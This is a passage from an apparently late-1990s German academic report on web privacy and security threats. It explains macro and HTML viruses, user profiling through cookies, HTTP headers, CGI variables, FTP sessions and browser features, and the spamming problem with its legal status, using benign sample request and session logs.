Andere Makroviren verwenden Tarnkappenverfahren (z.B. das Deaktivieren bestimmter Menüpunkte zum Anzeigen der Makros oder falsche Dialogboxen) und Verschlüsselung, um zu verhindern, daß man Einsicht in die Makros erhält. Eine detailliertere Beschreibung dieser Verfahren findet sich in der oben angegebenen weiterführenden Literatur.

Eine relativ neue Untergruppe stellen die „HTML-Viren“ dar. Bei ihnen handelt es sich um in HTML-Seiten eingebettete Skripte, die – wie Office-Viren auch – andere Dokumente (z.B. HTML- oder Worddokumente und Excel-Tabellen) infizieren können. Möglich wird der dafür notwendige Zugriff auf Dateien des lokalen Rechners durch das „FileSystemObject“, einem Mechanismus, der Skripten unter anderem zur Verfügung steht, wenn der Windows Scripting Host oder der Personal Web Server installiert ist. Prinzipiell sollte dies allerdings nur Skripten möglich sein, die direkt vom lokalen Rechner geladen werden.

4.4 Profilbildung

4.4.1 Überblick

In diesem Abschnitt werden wir Verfahren vorstellen, die es erlauben, personenbezogene Daten über die Nutzung von Internetdiensten zu erheben. Dabei werden wir zeigen, daß ein Benutzer oftmals ohne sein Wissen deutlich mehr Daten offenbart, als ihm bewußt ist.

4.4.2 Cookies

Cookies sind kurze Zeichenketten, die von einem Web-Server auf dem Rechner des Benutzers gespeichert werden. Ein Cookie enthält eine Information, seine Länge, die Angabe einer Lebensdauer und den URL-Pfad des Servers, der den Cookie übertragen hat. Je nach angegebener Lebensdauer ist ein Cookie entweder sehr kurzlebig und wird nur solange gespeichert, wie der Browser geöffnet bleibt, oder er wird zwecks längerer Aufbewahrung (z.B. für mehrere Tage oder Wochen) beim Schließen des Browsers in einer Datei auf der Festplatte gespeichert. Beim Netscape Navigator handelt es sich hierbei um die Datei „cookies.txt“. Beim Internet Explorer hat die Datei den Namen „emcookie.dat“. Erreicht ein Cookie das Ende seiner Lebensdauer, so wird es vom Browser automatisch aus dieser Datei gelöscht.

Die in einem Cookie in Textform gespeicherten Informationen stammen vom Web-Server oder sind Angaben, die der Benutzer gemacht hat. Um diese Informationen einzusehen, kann man die entsprechende Datei mit einem Texteditor öffnen, man erkennt aber je nach Cookie unter Umständen nur kryptische Zeichenfolgen.

Besagte Informationen werden auf dem Rechner des Benutzers gespeichert, um zu einem späteren Zeitpunkt wieder auf sie zugreifen zu können. Gelesen werden können diese Daten allerdings nur von dem Server, der sie angelegt hat. Wählt der Benutzer eine Webseite an, dann vergleicht der Browser die angegebene URL mit den Einträgen seiner Cookies. Stimmt bei einem

Cookie der URL-Pfad mit dem der angewählten Seite überein, dann sendet der Browser das Cookie zusammen mit dem Seitenaufruf an den Web-Server.

HTML-Anfragen haben den Nachteil, daß sie sich nicht zu Sitzungen zusammenfassen lassen, d.h. wenn ein Benutzer hintereinander zwei HTML-Anfragen an einen Server schickt, ist es dem Server nicht möglich, zweifelsfrei festzustellen, daß sie von ein und derselben Person stammen. Durch das Setzen von Cookies können Benutzer jedoch reidentifizierbar werden, indem der Server bei der ersten HTML-Anfrage in einem Cookie eine eindeutige Kennung speichert, die bei jeder weiteren Anfrage seitens des Benutzers wieder an den Server zurückgeschickt wird.

Verwendet wird diese Eigenschaft z.B. beim Abwickeln von Online-Bestellungen, um festzuhalten, welche Waren sich schon im elektronischen Einkaufskorb des Benutzers befinden. Außerdem kann in einem Cookie auch die Kundennummer eines Benutzer gespeichert werden, so daß er persönliche Angaben nur einmalig und nicht bei jeder Bestellung erneut angeben muß. Gibt der Benutzer beispielsweise bei einer Bestellung mittels eines Formulares seine E-Mail-Adresse an, so kann diese in der Cookie-Datei gespeichert werden, so daß der Server die Adresse bei jedem späteren Besuch dem Cookie entnehmen kann.

Durch die Möglichkeit der Reidentifikation entsteht jedoch die Gefahr der Profilbildung, denn ein Web-Server kann einem Benutzer mittels eines Cookies eine eindeutige Kennung zuordnen und zusätzlich noch darüber Buch führen, wann und wie oft welche Seiten besucht worden sind und welche Dienste ausgewählt wurden.

Das auf diese Weise entstandene Profil kann ziemlich umfassend das Surfverhalten und die Vorlieben des Benutzers wiedergeben.

Profilbildung muß aber nicht generell in allen Fällen als negativ bewertet werden, denn kennt ein Server die Vorlieben eines Benutzers, so kann er ihm beim nächsten Besuch speziell auf ihn zugeschnittene (oder zu seinem Browser kompatible) Seiten anbieten (z. B. die persönliche Einstiegsseite bei "My Yahoo").

Die Profilinformationen können natürlich auch dazu verwendet werden, dem Benutzer gezielt Werbung zukommen zu lassen.

Unter Umständen möchte ein Benutzer nicht, daß man seine Vorlieben so genau kennt. Er kann deshalb seinen Browser so konfigurieren, daß vor dem Setzen eines Cookies eine Bestätigung vom Benutzer gefordert wird oder Cookies generell abgelehnt werden.

4.4.3 HTTP-Header

Bei einer HTTP-Anfrage (siehe Abschnitt 3.11.4), die gestellt wird, wenn ein Dokument mit Hilfe des HyperText-Transfer-Protokolls angefordert wird, werden bestimmte Informationen im Header dieser Anfrage mitgesendet, die sich unter Umständen zur Profilbildung verwenden lassen.

Um festzustellen, welche Informationen unser Browser bei einer HTTP-Anfrage an den Server sendet, haben wir im Rahmen unserer Versuche (Szenario 2) auf unserem Server ein sogenanntes HTTP-Header-Echo installiert. Dieses HTTP-Header-Echo sendet ähnlich wie „Pascal's Header Echo“ [Gienger 98] die vom Benutzer an den Server geschickten Header-Informationen an den Benutzer als HTML-Seite zurück, so daß dieser feststellen kann, welche Informationen sein Browser an den Server geschickt hat.

Der bei unseren Versuchen vom Internet Explorer an den Server geschickte Header sah beispielsweise wie folgt aus:

```
GET / HTTP/1.1
Accept: */*
Referer: http://voyager/cgi-bin/finger.cgi
Accept-Language: de
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)
Host: voyager:1666
Connection: Keep-Alive
Cookie: Traceroute=visited; Ident=visited; Finger=visited
```

Besonders interessant ist die Zeile „Referer:“. Mit dem Eintrag in dieser Zeile könnte man nämlich Profilbildung betreiben, denn sie gibt an, welche Adresse der Benutzer vor dem Anfordern der aktuellen Seite besucht hat, in diesem Fall also „http://voyager/cgi-bin/finger.cgi“. Sind auf einer Webseite Werbebanner enthalten, die üblicherweise von einem speziell für Werbezwecke vorgesehenen Server geladen werden, (z.B. „Doubleclick“), so erfährt der Betreiber dieses Servers mit Hilfe der Referer-Zeile, von welcher Seite aus sein Werbebanner geladen wurde. Neben einer Auswertung, auf welchen Seiten seine Werbung am häufigsten geladen wird, kann er, wenn er zusätzlich noch Cookies benutzt, die gewonnenen Informationen auch zur Profilbildung verwenden.

Weiterhin von Interesse ist die Zeile „User-Agent:“. Hier läßt sich feststellen, daß der Benutzer den Microsoft Internet Explorer 4.01 als Browser verwendet und das Betriebssystem Microsoft Windows 98 benutzt.

Die Zeile „Cookie:“ verrät, welche Cookies bei dem Benutzer gesetzt worden sind, allerdings nur für die Domäne, von der die aktuelle Seite angefordert wurde.

Auch mit der Angabe über die akzeptierte Sprache (Accept-Language: de) könnte man noch Rückschlüsse auf die Eigenschaften des Benutzers ziehen. In diesem Fall, daß es sich höchstwahrscheinlich um eine deutschsprachige Person bzw. eine Person in Deutschland handelt.

Die übrigen Angaben, wie z.B. die verwendete HTTP-Version, sind zum Zwecke der Profilbildung eher uninteressant.

4.4.4 CGI-Skripte

Mit Hilfe von CGI-Skripten können automatisch Webseiten generiert werden, deren Inhalte von den Parametern der Verbindung abhängen. Besagte Parameter werden dem Skript zum größten Teil über Umgebungsvariablen mitgeteilt.

Die Informationen, die in Abschnitt 4.4.3 aus dem HTTP-Header ermittelt wurden, können auch gewonnen werden, indem mit einem CGI-Skript die entsprechenden Umgebungsvariablen ausgegeben werden.

Folgende Umgebungsvariablen, die den HTTP-Header-Informationen entsprechen, hat ein von uns erstelltes CGI-Skript ausgelesen (das CGI-Skript wurde unter derselben Konfiguration wie die HTTP-Anfrage im Beispiel aus Abschnitt 4.4.3 ausgeführt):

```
REQUEST_METHOD = GET
SERVER_PROTOCOL = HTTP/1.1
HTTP_ACCEPT = */*
HTTP_ACCEPT_LANGUAGE = de
HTTP_ACCEPT_ENCODING = gzip, deflate
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)
HTTP_HOST = voyager
HTTP_CONNECTION = Keep-Alive
CONTENT_TYPE =
CONTENT_LENGHT =
HTTP_COOKIE = Traceroute=visited; Ident=visited;
              Finger=visited; HTTP-Header=visited;
```

Vergleiche mit Abschnitt 4.4.3 zeigen, daß mit den Umgebungsvariablen in etwa dieselben Informationen gewonnen werden können, die auch im HTTP-Header stehen. Es gibt aber noch eine Reihe weiterer Umgebungsvariablen, die unter Verwendung eines CGI-Skriptes ausgelesen werden können. Im folgenden zeigen wir, welche Informationen wir während unserer Tests mit den von uns erstellten CGI-Skripten noch erfahren konnten und welche Umgebungsvariablen uns diese Informationen geliefert haben.

Informationen über den PC des Benutzers:

```
REMOTE_HOST = win98.agn.local
REMOTE_ADDR = 10.0.0.2
REMOTE_PORT = 1036
REMOTE_USER =
```

Über diese Umgebungsvariablen erfahren wir die IP-Adresse des Klienten und die verwendete Portnummer. Da es sich bei dem Klienten um ein Microsoft Windows-System handelt, auf dem kein Authentication-Server (siehe 3.8) installiert ist, ist der Eintrag „REMOTE_USER =“ leer. Unter Unix-Systemen würde an dieser Stelle u.U. der Login-Name des aktuellen Benutzers zu sehen sein.

Argumente für das CGI-Skript:

```
REQUEST_URI = /cgi-bin/cgiscrd.cgi/Where/to/go?lots+of+args
PATH_INFO = /Where/to/go
QUERY_STRING = lots+of+args
```

Der Inhalt der ersten dieser Umgebungsvariablen gibt die komplette URL an, mit der das CGI-Skript aufgerufen wurde. Es folgen dann noch einmal einzeln die Angaben über den Pfad und die Kette der Argumente. Wurde die Anfrage mittels „GET“ gestellt, so werden die übergebenen Argumente dem CGI-Skript auch auf der Kommandozeile mitgeteilt.

Zusammenfassend ist festzustellen, daß sich zur Profilbildung über den Benutzer am ehesten die Umgebungsvariablen verwenden lassen, deren Inhalte sich auf die HTTP-Verbindung beziehen. Wie schon in Abschnitt 4.4.3 können wir aus ihnen Informationen über den verwendeten Browser, das Betriebssystem, die akzeptierte Sprache und den Inhalt der Cookies gewinnen. Zusätzlich kann man noch die unter „Informationen über den PC des Benutzers“ beschriebenen Umgebungsvariablen zu Rate ziehen, um so die IP-Adresse und eventuell den Namen des Benutzers zu erfahren.

4.4.5 FTP-Sitzungen

Zu Beginn einer FTP-Sitzung sendet der Klient an den Server eine Reihe von Informationen, als erstes z.B. den Benutzernamen und das zugehörige Kennwort.

Bei einer anonymen FTP-Sitzung wird der Benutzername „anonymous“ oder „ftp“ verwendet, und die meisten Server verlangen die Angabe einer E-Mail-Adresse als Kennwort. Oft reicht es aus, wenn das Kennwort einfach nur das Zeichen „@“ enthält.

Der Netscape-Browser sendet z.B. „mozilla@“ als Kennwort, wenn nicht explizit eingestellt wurde, daß bei einer anonymen FTP-Sitzung die E-Mail-Adresse des Benutzers verwendet werden soll. Gleiches gilt für den Microsoft Internet Explorer 4.x. Bei ihm lautet das Standardkennwort für eine anonyme FTP-Sitzung „IE4USER@“.

Im Rahmen unserer Versuche haben wir ein sogenanntes „FTP-Echo“ geschrieben, um herauszufinden, welche Informationen beim Aufbau einer FTP-Sitzung von den gängigen Internet-Browsern gesendet werden. Dieses FTP-Echo sendet ähnlich wie „Pascal's FTP-Echo“ [Gienger 98] den Ablauf einer FTP-Sitzung als HTML-Seite an den Benutzer zurück, so daß dieser sehen kann, welche Befehle der Klient gesendet hat und welche Antworten der Server darauf lieferte.

Die folgende Tabelle zeigt einen typischen Ablauf, bei dem der Browser des Benutzers (in diesem Fall der Microsoft Internet Explorer 4.0) eine FTP-Sitzung mit unserem Testserver bzw. dem dort laufenden FTP-Echo aufbaut, um im Passiv-Modus die Datei „Log“ zu beziehen:

Kommando des Klienten	Statusmeldung des Servers
	220 FTPMIRROR v0.1 (c) 1998 Andreas G. Lessig ready.
USER ANONYMOUS	
	331 Anonymous login ok, send E-Mail-Address as password.
PASS IE40USER@	
	230 User logged in, proceed.
TYPE I	
	200 Command okay.
PASV	
	227 Entering passive mode (192,168,0,222,4,8)
RETR /LOG	
	150 Opening BINARY mode connection for transfer.

Die Bedeutung der von dem Klienten gesendeten Kommandos ist wie folgt:

USER, PASS wird verwendet, um Benutzername und Kennwort an den Server zu übermitteln.

SYST zeigt den Typ des Server-Betriebssystems an.

CWD wechselt das Arbeitverzeichnis auf dem Server.

TYPE gibt den Typ der Übertragung an (binär/ASCII).

PORT benutzt der Klient, um die gewünschte Portnummer an den Server zu senden. Der Server verwendet die Portnummer, um eine Datenverbindung zum Klienten aufzubauen, es sei denn, es wurde mit PASV der Passiv-Modus gewählt.

PASV wechselt in den Passiv-Modus, d.h. der Klient baut eine Datenverbindung zum Server auf.

RETR bezieht eine Datei vom Server.

In diesem Fall wurden also keine sensitiven Daten an den Server geschickt, die dieser zur Profilbildung benutzen könnte. Der verwendete Browser hat lediglich sein Standardkennwort für eine anonyme FTP-Sitzung (IE4USER@) gesendet.

4.4.6 Smart Browsing

Ab Version 4.5 unterstützt der Netscape Communicator[1] das sogenannte „Smart Browsing“, welches unter anderem[2] eine Funktion namens “What's Related“ (bzw. „Verwandte Objekte“ bei der deutschsprachigen Version) beinhaltet. Mit Hilfe dieser neuen Funktion, die über einen zusätzlichen Knopf neben der Adreßleiste abrufbar ist, soll dem Benutzer das Zurechtfinden im Internet erleichtert werden. Wählt der Benutzer bei aktivierter „What's Related“-Funktion eine Webseite an und klickt danach auf den entsprechenden Knopf, so wird ihm eine Liste mit URLs angeboten, die auf verwandte Produkte, Firmen oder Dienste verweisen sollen (wie die der Seite, die er ursprünglich angewählt hat).

Möglich wird diese Liste dadurch, daß die vom Benutzer eingegebene URL zunächst an einen Netscape-Server (www-rl.netscape.com) geschickt wird. Dieser Server stellt dann mittels einer Suchmaschine[3] die Liste mit den entsprechenden Links zusammen und sendet sie an den Browser des Benutzers zurück. Zu beachten ist hierbei, daß allen angebotenen Links die Adresse des Netscape-Servers vorangestellt ist, so daß das Anwählen der Seiten auch über diesen Server erfolgt (zu dieser Technik siehe auch 4.6). Hierdurch möchte Netscape feststellen können, welche der angebotenen Links vom Benutzer auch wirklich in Anspruch genommen werden.

Je nach den Einstellungen im Browser wird bei allen URLs, nur für die nächsten drei URLs oder ausdrücklich auf Knopfdruck für nur eine URL die Anfrage an den Netscape-Server durchgeführt. Standardmäßig ist der Browser so eingestellt, daß er nach Betätigen des „What's Related“-Knopfes für die nächsten drei URLs eine entsprechende Anfrage an den Netscape-Server stellt.

Das Problem hierbei ist, daß diese Anfrage auch gestellt wird, wenn es sich bei der URL um eine lokale Adresse handelt (siehe hierzu [Curtin 98]). Beinhaltet diese Adresse, z.B. bei Firmen mit einem Intranet, einen aussagekräftigen Pfad oder Dokumentennamen, so kann der Benutzer unbeabsichtigt Informationen nach außen tragen. Außerdem kann es sich bei den an den Netscape-Server übertragenen URLs auch um Adressen aus den Lesezeichen

[1]Die „What's Related“-Funktionalität ist auch als Plug-In für den Internet Explorer verfügbar.

[2]Eine weitere Funktion besteht darin, daß versucht wird, unvollständige Web-Adressen automatisch zu einer gültigen Adresse zu erweitern bzw. aus einem Suchbegriff eine Web-Adresse zu erzeugen.

[3]In Zusammenarbeit mit Alexa Internet (www.alexa.com).

des Benutzers, aus „Usenet“-Nachrichten oder aus privaten E-Mails handeln, die der Benutzer eigentlich nicht „in die weite Welt hinausschicken wollte“. Teilweise kann man diese Probleme dadurch beheben, daß man im Browser explizit einstellt, daß bestimmte Domänen von den „What's Related“-Anfragen ausgeschlossen werden.

Was nicht zusammen mit der URL an den Netscape-Server gesendet wird, sind Zeichenfolgen nach einem „?“, „@“ oder „#“, so daß beispielsweise Kommandozeilenargumente für ein CGI-Skript nicht mit übertragen werden.

Da der Server, über den die Anfragen erfolgen, auch zur Netscape-Domäne gehört, wird bei jeder Anfrage das zu dieser Domäne passende Cookie mitgesendet. Hat ein Benutzer seinen aktuellen Browser vom Netscape-Server heruntergeladen und mußte sich zu diesem Zweck dort registrieren lassen, weil er beispielsweise aufgrund der höheren Sicherheit die US-Version des Browsers verwenden wollte, so wurden im betreffenden Cookie sein Name und seine E-Mail-Adresse gespeichert.

Aufgrund dieser Tatsache ist es dem Netscape-Server nicht nur möglich, Buch darüber zu führen, welche Seiten angefordert worden sind, er kann diese Informationen auch mit einem Benutzernamen verknüpfen, so daß ein umfassendes Benutzerprofil entsteht. Die IP-Adresse des Benutzers ist automatisch natürlich auch bekannt, da ohne ihre Kenntnis keine Antwort an den Benutzer erfolgen kann. Nach eigenen Angaben [Netscape 98c] beabsichtigt Netscape nicht, in irgendeiner Weise solche Profilbildung zu betreiben, aber es besteht immer noch die Gefahr, daß Dritte diese Informationen abhören.

4.4.7 Channels

Mit Einführung der Version 4.0 des Microsoft Internet Explorers haben Benutzer die Möglichkeit, sogenannte „Channels“ zu abonnieren.

Ein Channel ist im Prinzip eine Sammlung von Webseiten, die mit Hilfe des „Channel Definition Format (CDF)“ (siehe Abschnitt 3.19) zu einer Einheit, dem Channel, zusammengefaßt werden. In einer CDF-Datei, die auf dem Server des Anbieters liegt, ist genau festgelegt, welche Seiten zu einem Channel gehören. Klickt der Benutzer einen Link an, der auf diese CDF-Datei verweist, so wird benutzerseitig der „Channel Subscription Wizard“ gestartet, der den Benutzer Schritt für Schritt durch den Prozeß des Abonnierens des betreffenden Channels führt.

Das Abonnieren eines Channels hat den Vorteil, daß mehrere Webseiten auf einmal als Ganzes (und im Hintergrund) heruntergeladen werden, um dann später offline betrachtet werden zu können. Der Benutzer spart dadurch gegebenenfalls Gebühren, da er die entsprechenden Seiten nicht liest während er online ist, sondern zu einem beliebigen späteren Zeitpunkt. Es kann auch eine Zeitersparnis entstehen, da der Benutzer Seiten, die eine lange Ladezeit haben, beim „offline“-Betrachten als Ganzes lesen kann, ohne jedesmal auf das Laden der nächsten Seite warten zu müssen.

Außerdem hat das Abonnieren eines Channels den Vorteil, daß der Benutzer immer die aktuellste Version einer Seite vorliegen hat, denn der Browser kann feststellen, ob Seiten veraltet sind und gezielt einzelne Seiten aktualisieren. In der CDF-Datei des Channels ist festgelegt, wann eine Aktualisierung erfolgen soll. Der Benutzer hat jedoch die Möglichkeit, diese Einstellungen seinen eigenen Bedürfnissen anzupassen, so daß die Aktualisierung beispielsweise täglich, wöchentlich oder monatlich vorgenommen wird.

Diesen Vorteilen für den Benutzer steht der Nachteil gegenüber, daß vom Betreiber des Channels Profilbildung betrieben werden kann, denn in der CDF-Datei eines Channels kann angegeben werden, daß der Zugriff auf bestimmte Seiten protokolliert und an den Channelbetreiber weitergemeldet werden soll.

Hierbei kann festgelegt werden, ob alle Zugriffe gemeldet werden sollen oder nur diejenigen, die entweder während der Online-Zeit oder während des Offline-Browsens erfolgten, wobei nur Zugriffe auf Seiten protokolliert werden können, die auf dem Server des Channelbetreibers liegen.

Je nachdem wie speziell ein Channelbetreiber seine Seiten untergliedert, kann er ziemlich genau feststellen, wo die Interessen seiner Leser liegen. Kommen zusätzlich Cookies zum Einsatz, so können die einzelnen Leser auch reidentifiziert werden. Die Protokollierung der Zugriffe, die offline auf bestimmte Seiten erfolgten, sind hierbei besonders aussagekräftig, da sie aufzeigen, welche Seiten nach dem Herunterladen des gesamten Channels vom Benutzer auch wirklich gelesen wurden. Hat der Benutzer beispielsweise eine komplette Zeitung abonniert und liest davon immer nur den Sportteil, so kann der Channelbetreiber diese Tatsache mit Hilfe einer geeigneten Protokollierungseinstellung auch feststellen und die so gewonnene Information entsprechend verwerten.

Der Benutzer kann die Protokollierung seines Surfverhaltens unterbinden, indem er im Internet Explorer die Option „Seiten zählen“ abstellt, standardmäßig ist dieser Punkt jedoch aktiviert.

4.4.8 Ausblick

Auch in Zukunft werden es die Hard- und Softwarehersteller es dem Benutzer erschweren, sich im Internet anonym zu bewegen.

Die Einführung der elektronischen Seriennummer für den Pentium III Prozessor durch die Firma Intel [Roetzer 99] soll eine gößere Sicherheit beim E-Commerce ermöglichen. Mittels dieser Seriennummer ist eine eindeutige Identifizierung des Rechners und damit auch seines Benutzers im Internet möglich. Da aufgrund dieser Tatsache auch Daten über das Verhalten einzelner Benutzer gesammelt werden können, gab es bereits zahlreiche Boykott-Aufrufe [EPIC 99].

Ein weiteres Beispiel ist der Internet Explorer 5. Beim Hinzufügen einer URL zur Liste der Favoriten wird eine kleine Grafik, das „favicon.ico“

[Veloso 99], vom Server dieser URL mit heruntergeladen. Diese Grafik wird dann später im Favoriten-Menü als Icon für die entsprechende URL angezeigt. Nachdenklich sollte einen nicht nur stimmen, daß es zu einem Absturz des Browsers kommt, wenn die Grafik in einem falschen Format vorliegt. Viel bemerkenswerter ist, daß der Ersteller einer Webseite mittels der Anforderung des „favicon.ico“ feststellen kann, daß ein Benutzer die URL zu der Liste seiner Favoriten hinzugefügt hat.

Als letztes sei an dieser Stelle noch der Open Profiling Standard [CoHeMeMySh 97] genannt. Dieser stellt eine Erweiterung der elektronischen Visitenkarte (vcard) dar und soll unter anderem auch die Abwicklung des E-Commerce vereinfachen. Anstatt der wiederholten Eingabe ein und derselben Daten beim Ausfüllen von Formularen haben die Benutzer ein persönliches Profil und müssen die am häufigsten benötigten Daten zu ihrer Person nur einmalig eingeben. Dieses Profil wird lokal auf dem Computer des Benutzers gespeichert und ist in verschiedene Sektionen mit unterschiedlichen Preisgabepräferenzen unterteilt. Wenn ein Web-Server eines Anbieters bestimmte Informationen aus den Profildaten des Benutzers anfordert, hat der Benutzer die Möglichkeit, zu entscheiden, ob er alle, nur einen Teil oder gar keine dieser Informationen dem anfragenden Web-Server zur Verfügung stellt. Diese Entscheidung kann durch manuelle Interaktion mit dem Benutzer oder automatisch durch einen vom Benutzer konfigurierten User-Agent geschehen. Zusätzlich hat der Web-Server des Anbieters die Möglichkeit, Informationen, die er über die Präferenzen des Benutzers gesammelt hat, an entsprechender Stellen in den Profildaten zu speichern, was natürlich auch nur mit der Einwilligung des Benutzers geschieht. Da der Open Profiling Standard vorsieht, daß das Profil auch Daten wie beispielsweise den Wohnsitz oder die Kreditkartennummer des Benutzers enthält, bietet er nicht nur Möglichkeiten zur Profilbildung sondern kann auch die Basis für andere Angriffe bilden.

4.5 Spamming

4.5.1 Überblick

Mit „Spamming“ bezeichnet man die Überflutung des Internets mit vielen Kopien ein und derselben Nachricht. Meistens soll auf diese Weise versucht werden, die Nachricht Personen nahezubringen, die, wenn sie die Wahl hätten, diese Nachricht nicht freiwillig empfangen würden.

Bei dem größten Teil dieser „Spam-Nachrichten“ handelt es sich um Werbung, meistens für dubiose Produkte, für die Werbung auf einem anderen Wege zu teuer wäre, z.B. „Wie werde ich am schnellsten reich“-Programme und magische Heilungsmittel. Oftmals handelt es sich aber auch um Werbung für „Unterhaltung für Erwachsene“. Eine andere Art von „Spamming“ sind sogenannte Kettenbriefe, die Unheil für den Benutzer prophezeien, wenn besagter Brief nicht weiterverbreitet wird.

Man unterscheidet zwei Arten des „Spamming“, zum einen das Überfluten der Diskussionsforen des „Usenet“, zum anderen das sogenannte „E-Mail-Spamming“.

Beim „Spamming“ im „Usenet“ wird eine Nachricht an zwanzig oder mehr Diskussionsforen geschickt, wobei eine Nachricht, die an so viele Foren gleichzeitig geschickt wird, erfahrungsgemäß für die meisten oder alle dieser Foren nicht relevant ist. Auf diese Weise möchte der Versender der Nachricht die Personen erreichen, die die Nachrichten der Foren nur lesen und nie selbst eine Nachricht veröffentlichen und so ihre E-Mail-Adresse preisgeben. Durch übermäßigen Gebrauch dieser Methode werden viele Foren so überflutet, daß die Anzahl der (größtenteils irrelevanten) Nachrichten die Benutzer, die an diesen Foren teilnehmen möchten, sozusagen „erschlägt“ und die Foren so für den Zweck, für den sie eigentlich vorgesehen waren, unbrauchbar werden.

Das „Usenet“ kann auch dazu „mißbraucht“ werden, eine Adressenliste zu erstellen, indem man es (automatisch) nach E-Mail-Adressen absucht.

Mit einer so oder auf andere Weise erhaltenen Liste von E-Mail-Adressen hat man die Möglichkeit, eine große Zahl einzelner Benutzer per E-Mail direkt zu erreichen. Möchte also jemand Werbung für sein Produkt machen, so beschafft er sich eine Liste mit E-Mail-Adressen und versendet automatisch die gleiche Nachricht an alle in der Liste enthaltenen Benutzer. Diese Vorgehensweise wird als „E-Mail-Spamming“ bezeichnet. Laut [Levine 98] erwartet der Versender einer solchen Werbenachricht nur auf etwa 0.5 Prozent der Nachrichten eine Antwort, d.h. von 1000 Nachrichten erreichen 995 ihr Ziel gar nicht oder gehen an Personen, die kein Interessse am Inhalt der Nachricht haben.

Eine besonders ärgerliche Form des „E-Mail-Spamming“ ist der Mißbrauch sogenannter Mailing-Listen[4]. Die Mailing-Listen werden entweder direkt als Ziel für das „Spamming“ benutzt, oder es werden automatisch so viele Mailing-Listen wie möglich abonniert, um so die Adressenlisten ihrer Mitglieder für weitere „Spamming“-Vorhaben zu erhalten.

Für den ahnungslosen Benutzer aus unserem Szenario (siehe Kapitel 1) stellt das “Spamming“ des „Usenet“ nur ein Problem dar, wenn er die dortigen Foren explizit abonniert hat und nutzen möchte. Das Problem haben ansonsten eher die Provider, die die großen Mengen an (unnützen) Nachrichten verwalten und weiterleiten müssen.

Anders verhält es sich aber beim „E-Mail-Spamming“, da der Benutzer hier beim Abruf seiner E-Mail die ganzen ungewollten Nachrichten erhält. Da die Übertragung der größeren Menge an Nachrichten länger dauert, fal-

[4]Bei Mailing-Listen handelt es sich um einen Personenkreis, bei dem jedes Mitglied eine Kopie der Nachricht erhält, die an die Mailing-Liste geschickt wird. So kann man auf einfache Weise einen größeren (festgelegten) Personenkreis erreichen, und Benutzer haben die Möglichkeit, solchen privaten oder öffentlichen Mailing-Listen beizutreten bzw. die Mitgliedschaft auf Wunsch wieder zu kündigen.

len hier u.U. Providerkosten für die längere Online-Zeit sowie zusätzliche Telefonkosten an. Rechnet der Provider die E-Mail-Gebühren nach Volumen ab, so entsteht ein weiterer zusätzlicher Kostenfaktor für den Benutzer, ganz zu schweigen von der Zeit, die selbiger aufbringen muß, um die ungewollte Werbe-E-Mail von der relevanten Post zu trennen.

Dies steht ganz im Gegensatz zur herkömmlichen Werbepost. Hier zahlt der Versender der Werbung das Porto und der Empfänger kann nicht dazu gezwungen werden, für an ihn adressierte Werbepost eventuelles Strafporto nachzuzahlen. Stattdessen kann der Empfänger ungewollte Post unbeachtet in den Müll werfen, ohne daß ihm zusätzliche Kosten entstehen. Beim „E-Mail-Spamming“ dagegen fallen für den Versender nur sehr geringe Kosten an. Der Großteil der Kosten entfällt auf die Netzbetreiber und auf den Endbenutzer.

4.5.2 Rechtslage

Aufgrund dieser ungerechten Kostenverteilung stellt sich die Frage, welche gesetzlichen Möglichkeiten es gibt, um den Benutzer vor „Spamming“ zu schützen.

In den USA beruht die Rechtslage größtenteils auf den Gesetzen für Telefonwerbung und Werbung per Fax[5]. Da dem Benutzer bei Werbung mittels Fax Kosten entstehen, und zwar für Papier und Toner, existieren Gesetze, die das unaufgeforderte Versenden von Werbung auf diesem Wege verbieten. Ein Computer mit angeschlossenem Modem und Drucker erfüllt die Definition eines Faxgerätes und es kann daher auf diesem Wege gegen „Spamming“ vorgegangen werden. Außerdem müssen in den USA Werbe-E-Mails als solche gekennzeichnet sein und ihre Absender deutlich angegeben werden. Zusätzlich können sich Internet-Benutzer vielerorts in eine Liste eintragen lassen, wodurch sie verbieten, sie zu bewerben. Bei Zuwiderhandlung werden entsprechende Strafen verhängt.

Auch in Deutschland ist das Versenden von Werbe-E-Mails derzeit noch verboten und wird mit entsprechenden Strafen geahndet[6]. Im Rahmen der EU-Fernabsatzrichtlinie ist E-Mail-Werbung im Prinzip jedoch möglich, und eine EU-Direktive zum elektronischen Geschäftsverkehr sieht vor, diesbezügliche Werbe-E-Mail zu erlauben. Bedingung ist jedoch eine Kennzeichnungspflicht, und außerdem wird noch diskutiert, ob eine umfangmäßige Begrenzung der E-Mail festgeschrieben werden soll (siehe

[5] US Code Title 47, Sec.227(a) (2) (B)

[6] Siehe hierzu die folgenden Urteile:

- Landgericht Traunstein (Az. 2 HK o 3755/97),
- Landgericht Hamburg (Az. 312 O 579/97),
- Landgericht Berlin (Az. 16 O 201/98 bzw. 16 O 301/98)

[Roetzer 98]).

Eine Kennzeichnung der Werbe-E-Mail als solche ist natürlich nützlich, weil Provider so Filterprogramme verwenden können, die auf Wunsch automatisch eben diese E-Mails herausfiltern. „Spamming“ wird jedoch nicht nur zu Werbezwecken betrieben, sondern oft auch nur, um bestimmten Personen(gruppen) Schaden zuzufügen und ihre E-Mail-Briefkästen durch eine Flut von Nachrichten unbenutzbar zu machen. Auch innerhalb des „Usenet“ kann man durch böswillige Überflutung gezielt Foren unbrauchbar machen um bestimmte Diskussionen zu stören bzw. ganz zu verhindern.

Das rechtliche Belangen der Verursacher dieser „Spamming“-Angriffe kann dadurch erschwert bzw. unmöglich werden, daß häufig für diese Art des böswilligen „Spamming“ die Probezugänge von den Werbe-CD-ROMs der namhaften Online-Dienst-Anbieter verwendet werden. Schicken erboste Empfänger dann eine Protestnachricht an den vermeintlichen Absender, ist dieser Probezugang schon längst abgelaufen.

Ein weiteres Problem besteht darin, daß auch Suchmaschinen Opfer von „Spamming“ werden können, indem auf bestimmten Webseiten gezielt falsche Suchbegriffe vorgegeben werden. Dies führt dazu, daß im Index zu einem bestimmten Thema Seiten aufgenommen werden, die dort nicht hineingehören. Kommt dies häufiger vor, dann sinkt der Informationsgehalt des gespeicherten Index beträchtlich.

4.6 Web-Spoofing

4.6.1 Überblick

